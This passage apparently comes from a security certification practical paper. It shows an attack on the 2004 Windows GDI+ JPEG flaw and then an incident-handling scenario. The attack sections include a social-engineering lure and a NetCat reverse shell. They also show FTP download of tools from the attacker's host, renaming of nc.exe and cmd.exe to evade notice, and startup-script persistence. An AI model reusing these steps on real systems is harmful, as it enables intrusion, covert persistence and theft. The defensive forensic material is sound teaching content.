
So, now that we can see the syntax, we can create an exploit. Creating an Administrator account exploit would be done like this from the command prompt:




Obviously, as an attacker I would want to rename the file to something innocuous, like Brittney_1024x728.jpg. Browsing to the folder on a exploitable machine will cause a buffer overflow in ghdiplus.dll and the window will close. Below is a screen shot of the users on the target machine before:




and after exploiting:




And if we take a look at the Local Administrators group, we see that the account is indeed included in this group.



If the attacker wished to create a reverse connect attack, an IP address to connect to and a port that would be set to listening with a NetCat client on the attacker's machine needs to be included in the created exploit. The command line code to use would be as follows:



One very useful aspect of this type of exploit is most firewalls allow all outgoing traffic through, and returning traffic is allowed through since it is an established session. A major drawback to this is that it is easy to see the IP address of an attacker by running Netstat at the command prompt: c:\netstat –an This will enumerate all active ports and list their status, such as listening or established, and if they are connected, the foreign address:




In this example, my computer is connected to 64.233.167.99 on port 80 (Google). It is still possible to use this exploit and remain anonymous, though. The attacker would need to use Bots that he owns and configure them with NetCat clients doing port redirection. If an attacker was to route the connection through one or more intermediary computers, this would make the task of tracking down the attacker by an incident handler much more complicated.

As mentioned before, I was unable to email myself the malformed JPEG due to filtering by my ISP. Although I am sure there are some ISP's out there that aren't yet filtering for this exploit, my guess is that number is small. A more sure method is to place the malformed JPEG on a web server somewhere and send the intended victim an email directing them to a web page that has a link to the JPEG. Design the web page to depict a highly sought after wallpaper thumbnail linked to the malformed JPEG and then direct the victim to right-click the thumbnail and choose "Save target as" to their hard drive. This will result in the downloading of the exploit to the victim's hard drive. Now the only thing left for the victim to do is navigate to the folder in which the exploit is located and it will overflow the buffer in the gdiplus.dll under Windows Explorer.


Placing the malformed JPEG on a viewed web page directly did not result in an exploit in my lab environment. Viewing it from the hard drive with Windows Explorer resulted in exploitation every time, though. I also tested trying to use the malformed JPEG as a wallpaper for my desktop. By right clicking in a free area of my desktop and choosing properties, I opened up the Display Properties dialog box. Choosing the Desktop tab and then browsing for the location of the exploit on my hard drive sometimes resulted in the system being exploited, but did not yield 100% results.

Symantec Anti-virus (with any virus definition from October 1st 2004 or later) also caught the malformed JPEG every time, no matter how I accessed it (File:Open, File:Save as, Windows Explorer, paste to network share), and resulted in quarantining of the file. I turned off file system real time protection while I experimented with this exploit in order to properly test its effects.

Upon viewing the folder that contained the malformed JPEG, the system would display the contents of the folder for about 2 seconds then the window (and any other open Windows Explorer windows) would close. I concentrated on the reverse bind instance of the exploit in my testing, which allowed me to monitor a specific port at a given IP address programmed into the malformed JPEG on a second machine using NetCat and I was able to instantly detect when the victim machine initiated a connection by a command prompt appearing below the listening NetCat client. Below is a screen shot of the listening NetCat client.



This is a screen shot of the client with a shoveled command prompt.




In our scenario, the attacker just waits around with a listening NetCat client until a session is established, signifying that some poor victim has viewed the exploit. Now that the attacker has a command prompt, he can look around the victim's computer and see where he is.

```
C:\>ipconfig /all
ipconfig /all

Windows IP Configuration

        Host Name . . . . . . . . . . . . : WS-Attacked
        Primary Dns Suffix  . . . . . . . : network    .com
        Node Type . . . . . . . . . . . . : Hybrid
        IP Routing Enabled. . . . . . . . : No
        WINS Proxy Enabled. . . . . . . . : No
        DNS Suffix Search List. . . . . . : network    .com

Ethernet adapter LAN:

        Connection-specific DNS Suffix  . : domain.charter.com
        Description . . . . . . . . . . . : Networking Adapter #2

        Physical Address. . . . . . . . . : 00-E0-18-DD-DD-DD
        Dhcp Enabled. . . . . . . . . . . : Yes
        Autoconfiguration Enabled . . . . : Yes
        IP Address. . . . . . . . . . . . : 10.10.10.12
        Subnet Mask . . . . . . . . . . . : 255.255.255.0
        Default Gateway . . . . . . . . . : 10.10.10.1
        DHCP Server . . . . . . . . . . . : 10.10.10.1
        DNS Servers . . . . . . . . . . . : 10.10.10.5
```


From the above information gleaned by running ipconfig, it can be determined that the newly exploited machine is behind a NAT of some sort, probably a router. An enterprising attacker could try to telnet into the gateway, since he is now sitting on the inside. If the network owner was lazy and never reset the gateway password, trying default passwords for various manufacturers that employ the 10.10.10.x DHCP network numbers could meet with success. These passwords can be found with a short search on the Internet. If this is successful, the attacker could configure PAT to set up port address translation from the outside to allow the attacker to connect to the box behind the NAT device. Barring this, the usefulness of the box is limited. The attacker's current rights on the victim's machine are the same as the user that triggered the exploit. The attacker does not yet "own" the machine, but with an active command prompt, this is just a matter of a few minutes away.

Network Diagram

This is a network diagram of a typical attacker scenario using a reverse bind exploit:



In my lab environment, I simplified the network to make it easier to track what was happening:



Keeping Access

This is the easy part. How deep the attacker wants to hide is the only deciding factor. If the attacker only wants to set up a batch script to run at every start up to shovel a shell, that is easy. The processes created would be visible to a keen eyed system admin, though. This could be disguised some by renaming the files, though.

A more stealthy method is to introduce a rootkit onto the victim's machine. There are many to choose from. Back Orifice, Hacker Defender, FU, NT Rootkit, Vanquish and who knows how many new ones that are yet to be discovered. Rootkits are installed to modify parts of the operating system itself to allow the attacker to hide selected processes, registry keys, files and connections. Due to the fact that rootkits hide these items, they are very hard to detect, and quite often go undetected, especially by an average computer user. A very detailed paper describing the use of the FU rootkit written by Mariusz Burdach can be found here: www.giac.org/practical/GCIH/Mariusz_Burdach_GCIH.pdf .

In our typical attacker configuration above, the victim's machine lies behind a firewall/NAT device. As mentioned before, this is because the victim would have to physically browse to the file on the machine in order for the exploit to occur. Typically, servers in the DMZ are not used by users to view folder contents, the servers are accessed over the network. Therefore, an exploited machine would most probably lie behind some sort of NAT device or firewall. This makes connecting to the computer as needed from the Internet very problematic. Simply installing a listening backdoor would not do it. Setting up the machine to allow remote connections can still be done, but the attacker would need to do some additional legwork to accomplish being able to connect to it. Installing a keystroke logger might result in learning the passwords for the NAT device, but who knows how often the user accesses the device?

The easiest method is to set up a simple batch file that will be run at every startup to create a shoveled command shell to a remote machine. This remote machine would be controlled by the attacker, and upon establishment of a connection, the attacker would have free reign on the victims machine. In order to accomplish this, we will begin from the shoveled command prompt from the exploit.

First, the attacker will need to copy some files to the victim's computer using FTP. These files will include NetCat and the batch script. Currently, these files are called nc.exe and batch_script.cmd. We will open a connection to the attacker's FTP server and download the files.

```
C:\nmap-3.75>cd\windows

C:\WINDOWS>ftp 10.10.10.50
Connected to 10.10.10.50.
220 Serv-U FTP Server v5.1 for WinSock ready...
User (10.10.10.50:(none)): ftp
331 User name okay, please send complete E-mail address as password.
Password:
230 User logged in, proceed.
ftp> bin
200 Type set to I.
ftp> mget nc.exe
200 Type set to I.
mget nc.exe? y
200 PORT Command successful.
150 Opening BINARY mode data connection for nc.exe (59392 Bytes).
226 Transfer complete.
ftp: 59392 bytes received in 0.01Seconds 3959.47Kbytes/sec.
ftp> mget batch_script.cmd
200 Type set to I.
mget batch_script.cmd? y
200 PORT Command successful.
150 Opening BINARY mode data connection for batch_script.cmd (112 Bytes).
226 Transfer complete.
ftp: 112 bytes received in 0.00Seconds 112000.00Kbytes/sec.
ftp> bye
221 Goodbye!

C:\WINDOWS>_
```

Now to rename the files to something that will not rouse too much suspicion. We will rename Netcat.exe to usbdrv.exe which will sit right next to UnUSBDRV.exe in the Windows folder. It will also look innocent enough if it appears in the list of processes in Task Manager. Next, we can't leave the batch file named as batch_script.cmd. Let's try syslogon.cmd which is very similar to the file usrlogon.cmd in the windows\system32 folder, only we will leave it in the windows folder.


```
C:\WINDOWS>ren nc.exe usbdrv.exe

C:\WINDOWS>ren batch_script.cmd syslogon.cmd
```

One other file that we will use needs to be renamed. This is cmd.exe which is already on the system in the windows\system32 folder. We don't want to change the name of the original,


```
C:\WINDOWS>copy \windows\system32\cmd.exe \windows\taskmngr.exe
        1 file(s) copied.
```

though. What if the user tries to open a command prompt and it comes back with command not found? We will copy the file to the windows directory and rename it taskmngr.exe. Again, it will look like taskmgr.exe to a casual observer in Task Manager.

The batch file I created looks like this:



Not a lot to it, but simple is good! The last thing we need to do is place a reference to it in the registry so it is run every time the computer is rebooted. Using the code below, a file called add.reg is created from the command line then added to the registry using the regedit tool and then deleted to clean up loose ends.



The original exploit used in the Lab environment shoveled a shell to 10.10.10.14 on port 1200. For the persistent connection I just configured, I wanted to use a port number that is harder for an investigating user to notice. I chose port 138, which is used for UDP traffic related to NetBIOS. Having this port active for TCP traffic can look strangely correct to a casual observer (Burdach, 2004).

Covering Tracks

From this point on, whenever the computer is restarted, the batch file will be run. This will launch usbdrv.exe (NetCat) and shovel a command shell taskmngr.exe (cmd.exe) to the attacker's computer (or a relay machine).

Renaming these files will make them blend in better in the Task Manager so the casual observer will not notice the new processes running. As mentioned earlier, installing a rootkit would allow the attacker to hide the processes completely from observation, but because the machine is likely behind a NAT device it is not a highly prized catch.

Additionally, using port 138 for the TCP connection can result in a novice to wrongly assume that the port in question is being used for NetBIOS when in fact NetBIOS uses port 138 with UDP.

IV. The Incident Handling Process

Here you will explain how you would react to the incident previously described as if it happened to your environment. You need to go through all six of the Incident Handling steps. While going through each step, explain what if anything about your environment made you act/react a certain way. For example, is the environment a home network, corporate LAN, military base, etc? Is there a specific reason you may have reacted in a certain way that may not apply in most situations? Answer each of the following questions in your description of each step:

Preparation:


Home office user (HOU) has a computer that is used for creating and printing documents, accessing the Internet to view web pages and check email. HOU tries to keep the computer updated with the latest in anti-virus definitions from Symantec which is loaded on the computer as well as applying the security patches released by Microsoft. The problem is, like most average users, HOU has many other things to do every week besides spend time searching for, downloading and installing the latest updates. HOU is mildly aware of what some of the dangers are from the more shady side of the Internet and never runs any executables received through email from people that are not known. HOU has spent some time disabling unnecessary services and uninstalling unused Windows components like IIS and Terminal Services. While doing so, HOU had run Netstat to determine what ports still might need to be closed as well as taking a look at what processes are running on the machine after the pairing down of unnecessary services. HOU also takes a look at the Windows Event Viewer every now and then to see if anything out of the ordinary jumps out at him. Last year, in response to more and more reports of danger from the Internet, HOU purchased a broadband router to add a measure of protection to the always on cable modem connection. HOU considers his computer to be pretty secure. HOU has no set policies or procedures in place to deal with an incident. A few months ago, HOU had a virus in the computer, but was able to download a fix from the Internet and remove it. For a month or so, HOU updated the anti-virus signatures every couple days, then relaxed back to every week or two although sometimes as much as a month or more could go by.

Like most average users, HOU likes to have cool looking backgrounds on the computer and occasionally looks for new ones to offer a change to the look of the desktop. Several weeks ago, HOU received an email directing him to a site offering cool screen backgrounds. HOU clicked the link and spotted one that looked good. Following directions, HOU right clicked the thumbnail and chose “save target as” and saved the file to the local hard drive. When the download was complete, HOU clicked the Open Folder button and after the folder was open for a couple seconds it disappeared. HOU lost interest and went on with other things.

Identification

The next time HOU turned on the computer after downloading the screen background, a blank command window momentarily appeared on the screen during startup. This never appeared before, but HOU didn’t pay much attention. This continued to appear every time the machine was started, but it didn’t cause any errors so HOU dismissed it. About a week later, HOU heard some story in the news about some new exploit and decided to make sure that Symantec had the latest updates. Wow, had it really been 6 weeks since the last update? Oh well, at least it was up to date now.

The next day, HOU was browsing through some folders on the computer when a Symantec RealTime Protection Scan box appeared. The file that was quarantined was found in the Temp folder, where HOU always saves stuff from the Internet. HOU remembered downloading that file a couple weeks ago, but it didn’t work. Every time HOU tried to open it, the window would just close. Here is the Symantec box:



HOU went to Symantec's website and did a search for Backdoor.Roxe and found this information:

> Backdoor.Roxe is a backdoor Trojan horse program that exploits the Microsoft GDI+ Library JPEG Segment Length Integer Underflow Vulnerability.

And under Compromises security settings:

> Opens a backdoor on the infected computer (Symantec, 2004)

Now HOU is getting a little worried. This file was downloaded several weeks ago. What is the strange Command window that momentarily appears on the screen? HOU decides to call a friend that works in the IT department of his company. He explains to his friend that his antivirus software just detected a backdoor Trojan horse program and he is afraid that it has been there a couple weeks. His friend tells him to leave the computer alone, and he will be over in a little while to look at it.

Within a half an hour, his friend shows up and together they begin to look at the computer to see if they can detect whether it has been exploited. His friend explains that at work, they have a policy for dealing with possible computer intrusion incidents, called an Emergency Action Plan.

The scenario described above resulted in an IT security professional being brought to the scene. What needs to happen now is a decision on how to proceed. There are several schools of thought on what to do in the case of a supposed security incident. One school advocates immediately pulling the plug on the suspected compromised machine, making a copy of the hard drive and securely storing the original hard drive and doing forensic analysis on the copy to determine if there is indeed an incident. The drawback to this is that a lot of data in volatile memory will be lost. This data might turn out to be very useful if this results in an actual incident. A second school follows the thought that capturing as much of this volatile date as possible before shutting down the machine can assist the investigation into the cause of the incident. A drawback to this is that in order to get this data, an investigator needs to dig around on the affected machine which might taint the evidence that might be on the machine.

It appears that the original instance happened weeks ago, and the machine has been turned on and off repeatedly since then. This would tend to support trying to extract any useful data from the active system before shutting down. Since it is always possible that an incident may go to court, it is necessary to establish the chain of custody. All action taken and typed commands must be recorded. This means that notes must be taken throughout the investigation process. Evidence must be kept secure during storage. The first step in this process will be to collect volatile data from the compromised machine. Data which will be lost after turning off the

compromised machine includes the content of buffers, cache tables, active processes and threads, swap files, and active memory.

In picking tools to use to acquire volatile and non-volatile data from the compromised computer, an investigator must make sure that they come from a trusted source, since the files on the affected computer can not be trusted. Tools should be chosen to maximize the data collected while minimizing the impact on the affected system.

Many of the tools that could be used to begin to view volatile data from the affected system are already on the machine. The problem is, as an investigator, you can not trust that these tools have not been tampered with or replaced with versions the attacker wanted there. Therefore, it is important that the tools used come from trusted sources. Preparing a CD with trusted binaries for the operating system as well as containing useful tools for investigation is the recommended procedure. Below is a list of some tools and commands that should be included for investigation on a Windows machine:

Tool	Description and Location
Autorunsc.exe	Gives you a list of what programs are configured to run during system bootup or login, and shows you the entries in the order Windows processes them. Runs from the command line. http://www.sysinternals.com/ntw2k/freeware/autoruns.shtml
Arp.exe	Translates Internet Protocol (**IP)** addresses into physical network addresses. Found in Windows folder on clean install.
cmd.exe	Microsoft Windows command prompt. Found in Windows\system32 folder on clean install.
dd.exe	Used to create copies of active memory or copy hard drive.
Drivers.exe	List Loaded Drivers displays character-based information about the installed device drivers. There are no command-line arguments; simply run **drivers | more**. Included in the *Windows 2000 Server Resource Kit*
Filehasher.exe	FileHasher calculates the MD5 or SHA hash for a file. http://ntsecurity.nu/toolbox/filehasher/
Fport.exe	Identify unknown open ports and their associated applications. http://www.foundstone.com/
Fsum.exe	MD5 checksum utility. http://www.fastsum.com/download.php
Handle.exe	displays information about open handles for any process in the system. http://www.sysinternals.com/ntw2k/freeware/handle.shtml
Ipconfig.exe	Renew and release leases obtained from a Dynamic Host Configuration Protocol (DHCP) server, and display current IP settings. Found in Windows\system32 folder on clean install. Command Line tool.
Listdlls.exe	show you the full path names of loaded DLL modules. http://www.sysinternals.com/ntw2k/freeware/listdlls.shtml
Loadord.exe	Display the load order of devices and services (GUI). A **Copy** button allows you to copy the list to the clipboard. http://www.sysinternals.com/files/loadord.zip
Nbtstst.exe	list the NetBIOS table of the local computer, type **nbtstat –n,** list the contents of the NetBIOS name cache, type **nbtstat –c.** Found in Windows\system32 folder on clean install.
Nc.exe	NetCat reads and writes data across network connections, using TCP or UDP transport protocols. http://www.securityfocus.com/tools/139/scoreit
Net.exe	Very useful windows tool. Found in Windows\system32 folder on clean install. Good description of how it can be used is found here. http://www.winnetmag.com/Article/ArticleID/14478/14478.html
Netstat.exe	Displays protocol statistics and current TCP/IP network connections. Found in Windows\system32 folder on clean install. (-an shows all

	connections and listening ports with addresses)
Nmap.exe	Port scanning utility that can be used to determine what hosts are available on the network, what services (application name and version) those hosts are offering, what operating systems (and OS versions) they are running, what type of packet filters/firewalls are in use, and dozens of other characteristics. http://www.insecure.org/nmap/nmap_download.html
Pclip.exe	Allows porting of the windows clipboard from a command line. http://unxutils.sourceforge.net/
Pmdump.exe	Tool that lets you dump the memory contents of a process to a file without stopping the process. http://ntsecurity.nu/toolbox/pmdump/
Promiscdetect.exe	Checks if your network adapter(s) is in promiscuous mode or not (that is, in most cases, if a sniffer is running on the computer or not). http://www.packetstormsecurity.org/Win2k/
Psexec.exe	Telnet-replacement that lets you execute processes on other systems, complete with full interactivity for console applications. http://www.sysinternals.com/ntw2k/freeware/psexec.shtml
Psfile.exe	Part of Pstools suite, shows files opened remotely http://www.sysinternals.com/ntw2k/freeware/pstools.shtml
Psgetsid.exe	Part of Pstools suite, display the SID of a computer or a user
Psinfo.exe	Part of Pstools suite, list information about a system
Pskill.exe	Part of Pstools suite, kill processes by name or process ID
Pslist.exe	Part of Pstools suite, list detailed information about processes
Psloggedon.exe	Part of Pstools suite, see who's logged on locally and via resource sharing
Psloglist.exe	Part of Pstools suite, dump event log records
Pspasswd.exe	Part of Pstools suite, changes account passwords
Psservice.exe	Part of Pstools suite, view and control services
Psshutdown.exe	Part of Pstools suite, shuts down and optionally reboots a computer
Pssuspend.exe	Part of Pstools suite, suspends processes
Pulist.exe	displays processes running on local or remote computers. Also lists the user name associated with each process on a local computer. Included in the *Windows 2000 Server Resource Kit*
Regdmp.exe	Used to copy the registry out to a file. Included in the *Windows 2000 Server Resource Kit*
Superscan.exe	a powerful connect-based TCP port scanner, pinger and hostname resolver. http://www.foundstone.com/
Uptime.exe	Used to display the current uptime of the local or remote system. Included in the *Windows 2000 Server Resource Kit*
Vadump.exe	Creates a listing that contains information about the memory usage of a specified process.

The Incident Handler (IH) has brought this collection of files along. It would not do any good to just copy these files onto the affected machine, though. The operating system cannot be trusted, so in copying the files, they might be altered. One solution is to run all the tools from the CD, although in this case all the results would need to be stored on the affected machine. A better method is to use a second machine with the tools located in a shared directory that can be accessed from the affected machine to run them and to store the results of the investigation. Another method that is extremely easy to use and always have with you is a thumb drive. Unlike a CD, you can read from and write to a thumb drive. Common sizes today are in the 128MB to 512 MB range but there are pocket drives (miniature hard drives) available up to the 5GB range as well. A standard thumb drive is more than enough to hold all these tools and most of the results. If you wish to dump the page file and contents of active memory, this will obviously require a larger drive, but for the results of the rest of the tools, this will be more than adequate.

